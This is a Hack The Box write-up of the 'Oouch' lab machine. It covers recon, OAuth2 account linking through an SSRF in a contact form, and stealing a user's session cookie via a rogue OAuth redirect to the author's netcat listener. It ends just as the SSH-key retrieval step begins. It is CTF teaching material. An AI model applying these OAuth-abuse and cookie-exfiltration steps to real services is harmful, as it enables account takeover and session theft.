
Hackthebox Oouch writeup

1 month ago on Hackthebox , active



Oouch

OS: Linux

Difficulty: Hard

Points: 40

Release: 29 Feb 2020

IP: 10.10.10.177


Information

Column	Details
Name	Oouch
Points	40
Difficulty	Hard (8.4/10)
Creator	QTC
Out On	14 march 2020
creator's Twitter	@qtc_de

Summary

- Finding the hidden dir `Oauth`
- Getting the token code for the account
- Using ssrf in Contact page linking the account with `qtc`
- Logging in as `qtc`
- Making an application and accessing it
- Getting `sessionid` of `qtc` Using xss + ssrf with the application we made
- Getting the access code
- Getting the ssh private keys of user qtc on `api`
- Logging in as `qtc`
- `Getting User.txt`
- Finding the docker ip running on `172.17.8.0/16` and `172.18.8.0/16`
- Logging in to docker
- exploting the `uwsgi` service running as `www-data`
- Finding the routes.py running the dbus as root
- Exploiting the `Dbus To get a shell as root`
- `Getting root.txt`


Got Root



```
➜  prashant git:(master) ✗ nc -nlvp 4444
listening on [any] 4444 ...
connect to [10.10.15.39] from (UNKNOWN) [10.10.10.177] 46596
bash: cannot set terminal process group (2806): Inappropriate ioctl for device
bash: no job control in this shell
root@oouch:/root#
```

Recon

Nmap



```
➜  prashant git:(master) nmap -sV -sC -T4 -p- oouch.htb
Nmap scan report for oouch.htb (10.10.10.177)
Host is up (0.25s latency).
Not shown: 65531 closed ports
PORT     STATE SERVICE VERSION
21/tcp   open  ftp     vsftpd 2.0.8 or later
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_-rw-r--r--    1 ftp      ftp            49 Feb 11 18:34 project.txt
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 10.10.15.241
|      Logged in as ftp
|      TYPE: ASCII
|      Session bandwidth limit in byte/s is 30000
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 4
|      vsFTPd 3.0.3 - secure, fast, stable
|_End of status
22/tcp   open  ssh     OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
|   2048 8d:6b:a7:2b:7a:21:9f:21:11:37:11:ed:50:4f:c6:1e (RSA)
|_  256 d2:af:55:5c:06:0b:60:db:9c:78:47:b5:ca:f4:f1:04 (ED25519)
5000/tcp open  http    nginx 1.14.2
|_http-server-header: nginx/1.14.2
| http-title: Welcome to Oouch
|_Requested resource was http://oouch.htb:5000/login?next=%2F
8000/tcp open  rtsp
| fingerprint-strings:
|   FourOhFourRequest, GetRequest, HTTPOptions:
|     HTTP/1.0 400 Bad Request
|     Content-Type: text/html
|     Vary: Authorization
|     <h1>Bad Request (400)</h1>
|   RTSPRequest:
|     RTSP/1.0 400 Bad Request
|     Content-Type: text/html
|     Vary: Authorization
|     <h1>Bad Request (400)</h1>
|   SIPOptions:
|     SIP/2.0 400 Bad Request
|     Content-Type: text/html
|     Vary: Authorization
|_    <h1>Bad Request (400)</h1>
|_http-title: Site doesn't have a title (text/html).
|_rtsp-methods: ERROR: Script execution failed (use -d to debug)
1 service unrecognized despite returning data. If you know the service/version, please submit the following
fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port8000-TCP:V=7.80%I=7%D=3/8%Time=5E641866%P=x86_64-pc-linux-gnu%r(Get
SF:Request,64,"HTTP/1\.0\x20400\x20Bad\x20Request\r\nContent-Type:\x20text
SF:/html\r\nVary:\x20Authorization\r\n\r\n<h1>Bad\x20Request\x20\(400\)</h
SF:1>")%r(FourOhFourRequest,64,"HTTP/1\.0\x20400\x20Bad\x20Request\r\nCont
SF:ent-Type:\x20text/html\r\nVary:\x20Authorization\r\n\r\n<h1>Bad\x20Requ
SF:est\x20\(400\)</h1>")%r(HTTPOptions,64,"HTTP/1\.0\x20400\x20Bad\x20Requ
SF:est\r\nContent-Type:\x20text/html\r\nVary:\x20Authorization\r\n\r\n<h1>
SF:Bad\x20Request\x20\(400\)</h1>")%r(RTSPRequest,64,"RTSP/1\.0\x20400\x20
SF:Bad\x20Request\r\nContent-Type:\x20text/html\r\nVary:\x20Authorization\
SF:r\n\r\n<h1>Bad\x20Request\x20\(400\)</h1>")%r(SIPOptions,63,"SIP/2\.0\x
SF:20400\x20Bad\x20Request\r\nContent-Type:\x20text/html\r\nVary:\x20Autho
SF:rization\r\n\r\n<h1>Bad\x20Request\x20\(400\)</h1>");
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 846.49 seconds
```

port 21

```
→  oouch git:(master) ✗ ftp oouch.htb
Connected to consumer.oouch.htb.
220 qtc's development server
Name (oouch.htb:prashant): anonymous
\230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> \ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-rw-r--r--    1 ftp      ftp            49 Feb 11 18:34 project.txt
```

```
→  oouch git:(master) ✗ cat project.txt
Flask -> Consumer
Django -> Authorization Server
```

Its just mean nothing to me at begining So, I move on to next port

Port 8000

Its was just showing Bad request So….Just moved to another port

Port 5000

There is a register tab i registered with the

- username: 0xprashant
- email: phax789@gmail.com
- password: 123

And got access to the application

After that i ran a gobuster with the wordlist seclist-big.txt

Gobuster

Gobuster with the wordlist `dirbuster-medium.txt` gives me nothing interesting But on changing the Wordlist to `seclists-Big.txt` Got a Dir Called `Oauth`

```
➜  Desktop git:(master) ✗ gobuster dir -u http://oouch.htb:5000/ -w big.txt
===============================================================
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
===============================================================
[+] Url:            http://consumer.oouch.htb:5000/
[+] Threads:        10
[+] Wordlist:       big.txt
[+] Status codes:   200,204,301,302,307,401,403
[+] User Agent:     gobuster/3.0.1
[+] Timeout:        10s
===============================================================
2020/03/21 09:58:06 Starting gobuster
===============================================================
/about (Status: 302)
/contact (Status: 302)
/documents (Status: 302)
/home (Status: 302)
/login (Status: 200)
/logout (Status: 302)
/oauth (Status: 302)
/profile (Status: 302)
/register (Status: 200)
===============================================================
```

And Going to it `http://oouch.htb/oauth

And Here i got a new subdomain `consumer.oouch.htb` I added it to my `hosts` file and click on the first link and got redirected to `http://authorization.oouch.htb:8000/login/`

I added this subdomain on the hosts file too

Now i can access it

And now understood the File `project.txt` we got from the ftp server the port 5000 is running on flask and the port 8000 is based on Django framework.

I found the Oauth that is running on the is of version Oauth2 I got a very good article on exploting the oauth2

https://dhavalkapil.com/blogs/Attacking-the-OAuth-Protocol/

In this article its mentioned how can we link our account with the admin account.Int this article the method is used is `csrf` and we already know that there is a `ssrf` in the contact page. So we can do it via ssrf.

Attacking the Oauth

Its Time for attacking the Oauth.We need to get the token code for our own account and.And Enter the Token code with full url in the contact page.As there is a `ssrf` so the `qtc` will access our url that we sent in contact page.

Register on Authorization.oouch.htb:8000

We need to Register on `http://Authorization.oouch.htb:8000` .

And get back to `http://consumer.oouch.htb:5000/oauth/connect`

Getting the token-code

Fired up the burp intercept the request

```
GET /oauth/connect HTTP/1.1
Host: consumer.oouch.htb:5000
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/80.0.3987.122 Safari/5
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed
Referer: http://consumer.oouch.htb:5000/oauth
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: session=.eJxlj8FqwzAQRH9F0TkUyV5ppXxFaQ89lBCk1co2cexgyVAI-feq7bGnZdmZnTcPeclzKCMXefp8SFHbkDcuJQwsj_J15lB
OCZ1hsL9XXfWmxY6qF9OB8bxsZllKe67dy2KcmTjKkD74FN8Jw1WbImK88JQTEkNMFpTInZAJHjZKA3BrDTnUbwwWDMtsuaFWaje0jJJecRLFifi
z5mxzYanVuugww62h_fXnj7K2Hk8xu1rGy8.XnrhEw.1uKY40Etms4DlhXv-43HqvHeKWI
Connection: close
```

I Forwarded it and got another one

```
GET /oauth/authorize/?
client_id=UDBtC8HhZI18nJ53kJVJpXp4IIffRhKEXZ0fSd82&response_type=code&redirect_uri=http://consumer.oouch.htb:500
HTTP/1.1
Host: authorization.oouch.htb:8000
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/80.0.3987.122 Safari/5
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed
Referer: http://consumer.oouch.htb:5000/oauth
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: csrftoken=dB9lD6DHKI5AW7LhVNpEanGDtDpfy8VEIjz8RbbIfogvvmX3j9gUqUKWbX8kI7gl; sessionid=fg196u4hh438xn8kl0
Connection: close
```

I forwarded this one too !! And on my browser i got the following authorize button

After clicking on authorize button i got another request

```
POST /oauth/authorize/?client_id=UDBtC8HhZI18nJ53kJVJpXp4IIffRhKEXZ0fSd82&response_type=code&redirect_uri=http:/
Host: authorization.oouch.htb:8000
Content-Length: 266
Cache-Control: max-age=0
Origin: http://authorization.oouch.htb:8000
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/80.0.3987.122 Safari/5
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed
Referer: http://authorization.oouch.htb:8000/oauth/authorize/?client_id=UDBtC8HhZI18nJ53kJVJpXp4IIffRhKEXZ0fSd82
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: csrftoken=dB9lD6DHKI5AW7LhVNpEanGDtDpfy8VEIjz8RbbIfogvvmX3j9gUqUKWbX8kI7gl; sessionid=fg196u4hh438xn8kl0
Connection: close
csrfmiddlewaretoken=nbamgjrqpDiZ2GyLdVles1bhLUgQdt1TCj4TF9XGEGtO9fIpYEpWUXzarhmRSPPn&redirect_uri=http%3A%2F%2Fc
```

And i forward this request too

And Finally i got the token code

> after getting token code we need to drop the request so because we can only use the token code at one time.If We send the request the account will linked to our own and the token code will be of no use.So drop the last request.

And the token code with full url is `http://consumer.oouch.htb:5000/oauth/connect/token?code=GbcTSxvMWTM6czwwmQ0K5XEJkGEI4W`

SSRF in contact page

And now here come `ssrf` part.Paste the link with the token code we got in the

Send the request without any interception. Wait for some time approx 10 sec.And now click on the second link we have in /oauth dir

login as QTC

`http://consumer.oouch.htb:5000/oauth/login` And we can see a new authorize button showing on our screen!! Cool

After clicking on in i am logged in as `qtc`

Documents of qtc

We can access `qtc` Documents now that re in /Documents dir

Column	Details
dev_access.txt	develop:supermegasecureklarabubu123! -> Allows application registration.
o_auth_notes.txt	/api/get_user -> user data. oauth/authorize -> Now also supports GET method.
todo.txt	Chris mentioned all users could obtain my ssh key. Must be a joke…

The above details were in a table type syntax.

We can conclude some points from the documents

- the credentials we got maybe used for sometype registration
- there is an api which contains users data
- And the ssh key of user is stored in unsecured way on website somewhere

Dirb recursive search

I ran a dirb recursive search on the `http://authorization.oouch.htb:8000/` To check for Hidden dirs.

And after some hit and trials i got the dir

`/oauth/applications/register`

Registering for application

We got a login page

We can use the credentials we got from `qtc` `Documents`

`develop:supermegasecureklarabubu123!`

And we got logged in,And got a application

i Registered a new application with the following details

Getting sessionid of qtc

And i tried to access the application via its name but i was failed Then i tried to access the application via parameters that we selected during creating the application

Likewise i can access the application i made using `http://authorization.oouch.htb:8000/oauth/authorize/?client_id=7ZLCaJIn9NzEQ081RCpkk6rLwc7aJmYZGDmfvhsn&redirect_uri=http://10.10.14.21:4444&grant_type=authorization_code&client_secret=xSxBgeE6uzDfT2cx4vnHDIygiLlwyI65aMYC6pzR77HaNSi7GhhLZmoRsKZJQ3vHOcRI7VeO2wVnWd56AhucNeBL1KgOLGdbRKy5B5dgxvWIbFWrUjAJS3oDYJ3EGqdn`

To test the url i paste the url in my browser and started my nc listener on port 4444 And it got hitted

```
➜  prashant git:(master) ✗ nc -nlvp 4444
listening on [any] 4444 ...
connect to [10.10.14.21] from (UNKNOWN) [10.10.14.21] 60280
GET /?error=invalid_request&error_description=Missing+response_type+parameter. HTTP/1.1
Host: 10.10.14.21:4444
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/80.0.3987.122
Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-
exchange;v=b3;q=0.9
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close
```

Now its time for `ssrf` again we have to paste the url in the contact page and we will the cookies of the user `qtc` and then we can use the cookies to login as `qtc`

And after few seconds we got the cookies on our nc listener

```
➜  prashant git:(master) ✗ nc -nlvp 4444
listening on [any] 4444 ...
connect to [10.10.14.21] from (UNKNOWN) [10.10.10.177] 40134
GET /?error=invalid_request&error_description=Missing+response_type+parameter. HTTP/1.1
Host: 10.10.14.21:4444
User-Agent: python-requests/2.21.0
Accept-Encoding: gzip, deflate
Accept: */*
Connection: keep-alive
Cookie: sessionid=dvd11o5h4jbzs9m5c0xieh9ds0c298ll;
```

`Cookie: sessionid=dvd11o5h4jbzs9m5c0xieh9ds0c298ll`

I am using a `cookie editor` ,Its a chrome extension you can get it here Cookie-editor

Paste the session id u got in the cookie-editor and refresh the page.And i m logged in as qtc

Getting access token to access api

We are logged in as `qtc` Now.Now our aim is to get access to api.For accessing api we need to get a access token.And we can get that by making a POST request to `http://authorization.oouch.htb:8000/oauth/token/` using `curl`

```
curl -X POST 'http://authorization.oouch.htb:8000/oauth/token/' -H "Content-Type: application/x-www-form-urlenco
"grant_type=client_credentials&client_id=7ZLCaJIn9NzEQ081RCpkk6rLwc7aJmYZGDmfvhsn&client_secret=xSxBgeE6uzDfT2cx
" -L -s
```

And the response was

```
{"access_token": "LpLKz5mxCzy8mxCLPnbzhtseeXyeEK", "expires_in": 600, "token_type": "Bearer", "scope": "read write"}#
```

Getting ssh keys of qtc

